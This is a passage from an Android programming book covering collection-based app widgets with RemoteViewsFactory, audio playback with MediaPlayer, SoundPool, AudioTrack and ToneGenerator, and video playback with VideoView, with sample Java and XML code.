  }

  @Override
  public int getCount() {
    return(items.length);
  }

  @Override
  public RemoteViews getViewAt(int position) {
    RemoteViews row=new RemoteViews(ctxt.getPackageName(),
                                    R.layout.row);

    row.setTextViewText(android.R.id.text1, items[position]);

    Intent i=new Intent();
```

```
    Bundle extras=new Bundle();

    extras.putString(WidgetProvider.EXTRA_WORD, items[position]);
    i.putExtras(extras);
    row.setOnClickFillInIntent(android.R.id.text1, i);

    return(row);
  }

  @Override
  public RemoteViews getLoadingView() {
    return(null);
  }

  @Override
  public int getViewTypeCount() {
    return(1);
  }

  @Override
  public long getItemId(int position) {
    return(position);
  }

  @Override
  public boolean hasStableIds() {
    return(true);
  }

  @Override
  public void onDataSetChanged() {
    // no-op
  }
}
```

You need to implement a handful of methods that have the same roles in a `RemoteViewsFactory` as they do in an `Adapter`, including:

1. `getCount()`
2. `getViewTypeCount()`
3. `getItemId()`
4. `hasStableIds()`

In addition, you have `onCreate()` and `onDestroy()` methods that you must implement, even if they do nothing, to satisfy the interface.

You will need to implement `getLoadingView()`, which will return a `RemoteViews` to use as a placeholder while the app widget host is getting the real contents for the app widget. If you return `null`, Android will use a default placeholder.

The bulk of your work will go in `getViewAt()`. This serves the same role as `getView()` does for an `Adapter`, in that it returns the row or cell `View` for a given position in your data set. However:

1. You have to return a `RemoteViews`, instead of a `View`, just as you have to use `RemoteViews` for the main content of the app widget in your `AppWidgetProvider`
2. There is no recycling, so you do not get a `View` (or `RemoteViews`) back to somehow repopulate, meaning you will create a new `RemoteViews` every time

The impact of the latter is that you do not want to put large data sets into an app widget, as scrolling may get sluggish, just as you do not want to implement an `Adapter` without recycling unused `View` objects.

In `LoremViewsFactory`, the `getViewAt()` implementation creates a `RemoteViews` for a custom row layout, cribbed from one in the Android SDK:

```
<?xml version="1.0" encoding="utf-8"?>
<!-- Copyright (C) 2006 The Android Open Source Project

     Licensed under the Apache License, Version 2.0 (the "License");
     you may not use this file except in compliance with the License.
     You may obtain a copy of the License at

          http://www.apache.org/licenses/LICENSE-2.0

     Unless required by applicable law or agreed to in writing, software
     distributed under the License is distributed on an "AS IS" BASIS,
     WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
     See the License for the specific language governing permissions and
     limitations under the License.
-->

<TextView xmlns:android="http://schemas.android.com/apk/res/android"
    android:id="@android:id/text1"
    android:layout_width="match_parent"
    android:layout_height="wrap_content"
    android:textAppearance="?android:attr/textAppearanceLarge"
    android:gravity="center_vertical"
    android:paddingLeft="6dip"
    android:minHeight="?android:attr/listPreferredItemHeight"
/>
```

Then, `getViewAt()` pours in a word from the static `String[>` of nonsense words into that `RemoteViews` for the `TextView` inside it. It also creates an `Intent` and puts the nonsense word in as an `EXTRA_WORD` extra, then provides that `Intent` to `setOnClickFillInIntent()`. The contents of the "fill-in" `Intent` are merged into the

"template" `PendingIntent` from `setPendingIntentTemplate()`, and the resulting `PendingIntent` is what is invoked when the user taps on an item in the `AdapterView`. The fully-configured `RemoteViews` is then returned.

## The Rest of the Story

The app widget metadata needs no changes related to `Adapter`-based app widget contents. However, `LoremWidget` does add the `android:previewImage` attribute:

```
<appwidget-provider xmlns:android="http://schemas.android.com/apk/res/android"
  android:minWidth="146dip"
  android:minHeight="146dip"
  android:updatePeriodMillis="0"
  android:initialLayout="@layout/widget"
  android:autoAdvanceViewId="@+id/words"
  android:previewImage="@drawable/preview"
  android:resizeMode="vertical"
/>
```

This points to the `res/drawable-nodpi/preview.png` file that represents a "widgetshot" of the app widget in isolation, obtained from the Widget Preview application:


*Figure 278: The preview of LoremWidget*

Also, the metadata specifies `android:resizeMode="vertical"`. This attribute is new to Android 3.1, and allows the app widget to be resized by the user (in this case, only in the vertical direction, to show more rows). Older versions of Android will ignore this attribute, and the app widget will remain in your requested size. You can use `vertical`, `horizontal`, or both (via the pipe operator) as values for `android:resizeMode`.

When the user taps on an item in the list, our `PendingIntent` is set to bring up `LoremActivity`. This activity has `android:theme="@android:style/Theme.NoDisplay"` set in the manifest, meaning that it will not have its own user interface. Rather, it will extra our `EXTRA_WORD` out of the `Intent` used to launch the activity and display it in a `Toast` before finishing:

```
package com.commonsware.android.appwidget.lorem;

import android.app.Activity;
import android.os.Bundle;
import android.widget.Toast;

public class LoremActivity extends Activity {
  @Override
  public void onCreate(Bundle state) {
    super.onCreate(state);

    String word=getIntent().getStringExtra(WidgetProvider.EXTRA_WORD);

    if (word==null) {
      word="We did not get a word!";
    }

    Toast.makeText(this, word, Toast.LENGTH_LONG).show();

    finish();
  }
}
```

## The Results

When you compile and install the application, nothing new shows up in the home screen launcher, because we have no activity defined to respond to `ACTION_MAIN` and `CATEGORY_HOME`. This would be unusual for an application distributed through the Play Store, as users often get confused if they install something and then do not know how to start it. However, for the purposes of this example, we should be fine, as readers of programming books never get confused about such things.

However, if you bring up the app widget gallery (e.g., long-tap on the home screen of a Motorola XOOM), you will see `LoremWidget` there, complete with preview image. You can drag it into one of the home screen panes and position it. When done, the app widget appears as expected:





*Figure 279: A XOOM home screen, showing the LoremWidget on the left*

The `ListView` is live and can be scrolled. Tapping an entry brings up the corresponding `Toast`:





*Figure 280: A XOOM home screen, showing the LoremWidget on the left*

The above image illustrates that a `Toast` is not a great UI choice on a tablet, given the relative size of the `Toast` compared to the screen. Users will be far more likely to miss the `Toast` than ever before.

If the user long-taps on the app widget, they will be able to reposition it. On Android 3.1 and beyond, when they lift their finger after the long-tap, the app widget will show resize handles on the sides designated by your `android:resizeMode` attribute:





*Figure 281: A XOOM home screen, showing the LoremWidget on the left, with resize handles*

The user can then drag those handles to expand or shrink the app widget in the specified dimensions:





*Figure 282: The resized LoremWidget*

# Audio Playback

Whether it comes in the form of simple beeps or in the form of symphonies (or gangster rap or whatever), Android applications often need to play audio. A few things in Android can play audio automatically, such as a `Notification`. However, once you get past those, you are own your own.

Fortunately for you, Android offers support for audio playback, and we will examine some of the options in this chapter.

## Prerequisites

Understanding this chapter requires that you have read the core chapters of this book.

## Get Your Media On

In Android, you have five different places you can pull media clips from — one of these will hopefully fit your needs:

- You can package audio clips as raw resources (`res/raw` in your project), so they are bundled with your application. The benefit is that you're guaranteed the clips will be there; the downside is that they cannot be replaced without upgrading the application.
- You can package audio clips as assets (`assets/` in your project) and reference them via `file:///android_asset/` URLs in a `Uri`. The benefit over raw resources is that this location works with APIs that expect `Uri` parameters instead of resource IDs. The downside — assets are only replaceable when the application is upgraded — remains.

- You can store media in an application-local directory, such as content you download off the Internet. Your media may or may not be there, and your storage space isn't infinite, but you can replace the media as needed.
- You can store media — or make use of media that the user has stored herself — that is on an SD card. There is likely more storage space on the card than there is on the device, and you can replace the media as needed, but other applications have access to the SD card as well.
- You can, in some cases, stream media off the Internet, bypassing any local storage

Remember that on Android 1.x/2.x devices, internal storage space is at a premium. That means you should only package small clips in your app (`assets/` or `res/raw/`) and download larger clips to external storage.

## MediaPlayer for Audio

If you want to play back music, particularly material in MP3 format, you will want to use the `MediaPlayer` class. With it, you can feed it an audio clip, start/stop/pause playback, and get notified on key events, such as when the clip is ready to be played or is done playing.

You have three ways to set up a `MediaPlayer` and tell it what audio clip to play:

- If the clip is a raw resource, use `MediaPlayer.create()` and provide the resource ID of the clip
- If you have a `Uri` to the clip, use the `Uri`-flavored version of `MediaPlayer.create()`
- If you have a string path to the clip, just create a `MediaPlayer` using the default constructor, then call `setDataSource()` with the path to the clip

Next, you need to call `prepare()` or `prepareAsync()`. Both will set up the clip to be ready to play, such as fetching the first few seconds off the file or stream. The `prepare()` method is synchronous; as soon as it returns, the clip is ready to play. The `prepareAsync()` method is asynchronous — more on how to use this version later.

Once the clip is prepared, `start()` begins playback, `pause()` pauses playback (with `start()` picking up playback where `pause()` paused), and `stop()` ends playback. One caveat: you cannot simply call `start()` again on the `MediaPlayer` once you have called `stop()` — we'll cover a workaround a bit later in this section.

To see this in action, take a look at the Media/Audio sample project. The layout is pretty trivial, with three buttons and labels for play, pause, and stop:

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="vertical"
    android:layout_width="fill_parent"
    android:layout_height="fill_parent"
    >
  <LinearLayout
    android:orientation="horizontal"
    android:layout_width="fill_parent"
    android:layout_height="wrap_content"
    android:padding="4dip"
  >
    <ImageButton android:id="@+id/play"
      android:src="@drawable/play"
      android:layout_height="wrap_content"
      android:layout_width="wrap_content"
      android:paddingRight="4dip"
      android:enabled="false"
    />
    <TextView
      android:text="Play"
      android:layout_width="fill_parent"
      android:layout_height="fill_parent"
      android:gravity="center_vertical"
      android:layout_gravity="center_vertical"
      android:textAppearance="?android:attr/textAppearanceLarge"
    />
  </LinearLayout>
  <LinearLayout
    android:orientation="horizontal"
    android:layout_width="fill_parent"
    android:layout_height="wrap_content"
    android:padding="4dip"
  >
    <ImageButton android:id="@+id/pause"
      android:src="@drawable/pause"
      android:layout_height="wrap_content"
      android:layout_width="wrap_content"
      android:paddingRight="4dip"
    />
    <TextView
      android:text="Pause"
      android:layout_width="fill_parent"
      android:layout_height="fill_parent"
      android:gravity="center_vertical"
      android:layout_gravity="center_vertical"
      android:textAppearance="?android:attr/textAppearanceLarge"
    />
  </LinearLayout>
  <LinearLayout
```

```
    android:orientation="horizontal"
    android:layout_width="fill_parent"
    android:layout_height="wrap_content"
    android:padding="4dip"
  >
    <ImageButton android:id="@+id/stop"
      android:src="@drawable/stop"
      android:layout_height="wrap_content"
      android:layout_width="wrap_content"
      android:paddingRight="4dip"
    />
    <TextView
      android:text="Stop"
      android:layout_width="fill_parent"
      android:layout_height="fill_parent"
      android:gravity="center_vertical"
      android:layout_gravity="center_vertical"
      android:textAppearance="?android:attr/textAppearanceLarge"
    />
  </LinearLayout>
</LinearLayout>
```

The Java, of course, is where things get interesting:

```
package com.commonsware.android.audio;

import android.app.Activity;
import android.app.AlertDialog;
import android.content.Context;
import android.content.SharedPreferences;
import android.media.MediaPlayer;
import android.os.Bundle;
import android.view.Menu;
import android.view.MenuItem;
import android.view.View;
import android.widget.ImageButton;
import android.widget.Toast;

public class AudioDemo extends Activity
  implements MediaPlayer.OnCompletionListener {

  private ImageButton play;
  private ImageButton pause;
  private ImageButton stop;
  private MediaPlayer mp;

  @Override
  public void onCreate(Bundle icicle) {
    super.onCreate(icicle);
    setContentView(R.layout.main);

    play=(ImageButton)findViewById(R.id.play);
    pause=(ImageButton)findViewById(R.id.pause);
```

```
  stop=(ImageButton)findViewById(R.id.stop);

  play.setOnClickListener(new View.OnClickListener() {
    public void onClick(View view) {
      play();
    }
  });

  pause.setOnClickListener(new View.OnClickListener() {
    public void onClick(View view) {
      pause();
    }
  });

  stop.setOnClickListener(new View.OnClickListener() {
    public void onClick(View view) {
      stop();
    }
  });

  setup();
}

@Override
public void onDestroy() {
  super.onDestroy();

  if (stop.isEnabled()) {
    stop();
  }
}

public void onCompletion(MediaPlayer mp) {
  stop();
}

private void play() {
  mp.start();

  play.setEnabled(false);
  pause.setEnabled(true);
  stop.setEnabled(true);
}

private void stop() {
  mp.stop();
  pause.setEnabled(false);
  stop.setEnabled(false);

  try {
    mp.prepare();
    mp.seekTo(0);
    play.setEnabled(true);
  }
```

```
    catch (Throwable t) {
      goBlooey(t);
    }
  }

  private void pause() {
    mp.pause();

    play.setEnabled(true);
    pause.setEnabled(false);
    stop.setEnabled(true);
  }

  private void loadClip() {
    try {
      mp=MediaPlayer.create(this, R.raw.clip);
      mp.setOnCompletionListener(this);
    }
    catch (Throwable t) {
      goBlooey(t);
    }
  }

  private void setup() {
    loadClip();
    play.setEnabled(true);
    pause.setEnabled(false);
    stop.setEnabled(false);
  }

  private void goBlooey(Throwable t) {
    AlertDialog.Builder builder=new AlertDialog.Builder(this);

    builder
      .setTitle("Exception!")
      .setMessage(t.toString())
      .setPositiveButton("OK", null)
      .show();
  }
}
```

In `onCreate()`, we wire up the three buttons to appropriate callbacks, then call `setup()`. In `setup()`, we create our `MediaPlayer`, set to play a clip we package in the project as a raw resource. We also configure the activity itself as the completion listener, so we find out when the clip is over. Note that, since we use the static `create()` method on `MediaPlayer`, we have already implicitly called `prepare()`, so we do not need to call that separately ourselves.

The buttons simply work the `MediaPlayer` and toggle each others' states, via appropriately-named callbacks. So, `play()` starts `MediaPlayer` playback, `pause()` pauses playback, and `stop()` stops playback and resets our `MediaPlayer` to play

again. The `stop()` callback is also used for when the audio clip completes of its own accord.

To reset the `MediaPlayer`, the `stop()` callback calls `prepare()` on the existing `MediaPlayer` to enable it to be played again and `seekTo()` to move the playback point to the beginning. If we were using an external file as our media source, it would be better to call `prepareAsync()`.

The UI is nothing special, but we are more interested in the audio in this sample, anyway:





*Figure 283: The AudioDemo sample application*

## Streaming Limitations

You can use the same basic code for streaming media, using an `http://` or `rtsp://` URL. However, bear in mind that Android does not support streaming MP3 over RTSP, as that exceeds the relevant RTSP specifications. That being said, there *are* MP3-over-RTSP streams in the world, and clients and servers that have negotiated

an ad-hoc extension to the specification to accommodate this. Android cannot play these streams.

# Other Ways to Make Noise

While `MediaPlayer` is the primary audio playback option, particularly for content along the lines of MP3 files, there are other alternatives if you are looking to build other sorts of applications, notably games and custom forms of streaming audio.

## SoundPool

The `SoundPool` class's claim to fame is the ability to overlay multiple sounds, and do so in a prioritized fashion, so your application can just ask for sounds to be played and `SoundPool` deals with each sound starting, stopping, and blending while playing.

This may make more sense with an example.

Suppose you are creating a first-person shooter. Such a game may have several sounds going on at any one time:

1. The sound of the wind whistling amongst the trees on the battlefield
2. The sound of the surf crashing against the beach in the landing zone
3. The sound of booted feet crunching on the sand
4. The sound of the character's own panting as the character runs on the beach
5. The sound of orders being barked by a sergeant positioned behind the character
6. The sound of machine gun fire aimed at the character and the character's squad mates
7. The sound of explosions from the gun batteries of the battleship providing suppression fire

And so on.

In principle, `SoundPool` can blend all of those together into a single audio stream for output. Your game might set up the wind and surf as constant background sounds, toggle the feet and panting on and off based on the character's movement, randomly add the barked orders, and tie the gunfire based on actual game play.

In reality, your average smartphone will lack the CPU power to handle all of that audio without harming the frame rate of the game. So, to keep the frame rate up,

you tell `SoundPool` to play at most two streams at once. This means that when nothing else is happening in the game, you will hear the wind and surf, but during the actual battle, those sounds get dropped out — the user might never even miss them — so the game speed remains good.

## AudioTrack

The lowest-level Java API for playing back audio is `AudioTrack`. It has two main roles:

1. Its primary role is to support streaming audio, where the streams come in some format other than what `MediaPlayer` handles. While `MediaPlayer` can handle RTSP, for example, it does not offer SIP. If you want to create a SIP client (perhaps for a VOIP or Web conferencing application), you will need to convert the incoming data stream to PCM format, then hand the stream off to an `AudioTrack` instance for playback.
2. It can also be used for "static" (versus streamed) bits of sound that you have pre-decoded to PCM format and want to play back with as little latency as possible. For example, you might use this for a game for in-game sounds (beeps, bullets, or "boing"s). By pre-decoding the data to PCM and caching that result, then using `AudioTrack` for playback, you will use the least amount of overhead, minimizing CPU impact on game play and on battery life.

## ToneGenerator

If you want your phone to sound like... well... a phone, you can use `ToneGenerator` to have it play back dual-tone multi-frequency (DTMF) tones. In other words, you can simulate the sounds played by a regular "touch-tone" phone in response to button presses. This is used by the Android dialer, for example, to play back the tones when users dial the phone using the on-screen keypad, as an audio reinforcement.

Note that these will play through the phone's earpiece, speaker, or attached headset. They do not play through the outbound call stream. In principle, you might be able to get `ToneGenerator` to play tones through the speaker loud enough to be picked up by the microphone, but this probably is not a recommended practice.

# Video Playback

Just as Android supports audio playback, it also supports video playback of local and streaming content. Unlike audio playback – which supports a mix of high-level and low-level APIs – video playback offers a purely high-level interface, in the form of the same `MediaPlayer` class you used for audio playback. To keep things a bit simpler, though, Android does offer a `VideoView` widget you can drop in an activity or fragment to play back video.

## Prerequisites

Understanding this chapter requires that you have read the core chapters of this book, along with the chapter on audio playback.

## Moving Pictures

Video clips get their own widget, the `VideoView`. Put it in a layout, feed it an MP4 video clip, and you get playback!

For example, take a look at this layout, from the `Media/Video` sample project:

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="vertical"
    android:layout_width="match_parent"
    android:layout_height="match_parent"
    >
  <VideoView
     android:id="@+id/video"
      android:layout_width="match_parent"
      android:layout_height="match_parent"
```

```
    />
</LinearLayout>
```

The layout is simply a full-screen video player. Whether it will use the full screen will be dependent on the video clip, its aspect ratio, and whether you have the device (or emulator) in portrait or landscape mode.

Wiring up the Java is almost as simple:

```
package com.commonsware.android.video;

import java.io.File;
import android.app.Activity;
import android.graphics.PixelFormat;
import android.os.Bundle;
import android.os.Environment;
import android.widget.MediaController;
import android.widget.VideoView;

public class VideoDemo extends Activity {
  private VideoView video;
  private MediaController ctlr;

  @Override
  public void onCreate(Bundle icicle) {
    super.onCreate(icicle);
    getWindow().setFormat(PixelFormat.TRANSLUCENT);
    setContentView(R.layout.main);

    File clip=new File(Environment.getExternalStorageDirectory(),
                       "test.mp4");

    if (clip.exists()) {
      video=(VideoView)findViewById(R.id.video);
      video.setVideoPath(clip.getAbsolutePath());

      ctlr=new MediaController(this);
      ctlr.setMediaPlayer(video);
      video.setMediaController(ctlr);
      video.requestFocus();
      video.start();
    }
  }
}
```

Here, we:

1. Confirm that our video file exists on external storage
2. Tell the `VideoView` which file to play

3. Create a `MediaController` pop-up panel and cross-connect it to the `VideoView`
4. Give the `VideoView` the focus and start playback

The biggest trick with `VideoView` is getting a video clip onto the device. While `VideoView` does support some streaming video, the requirements on the MP4 file are fairly stringent. If you want to be able to play a wider array of video clips, you need to have them on the device, preferably on an SD card.

The crude `VideoDemo` class assumes there is an MP4 file named `test.mp4` in the root of external storage on your device or emulator. Once there, the Java code shown above will give you a working video player:





*Figure 284: The VideoDemo sample application, showing a Creative Commons-licensed video clip*

Tapping on the video will pop up the playback controls:


*Figure 285: The VideoDemo sample application, with the media controls displayed*

The video will scale based on space, as shown in this rotated view of the emulator (`<Ctrl>-<F12>`):

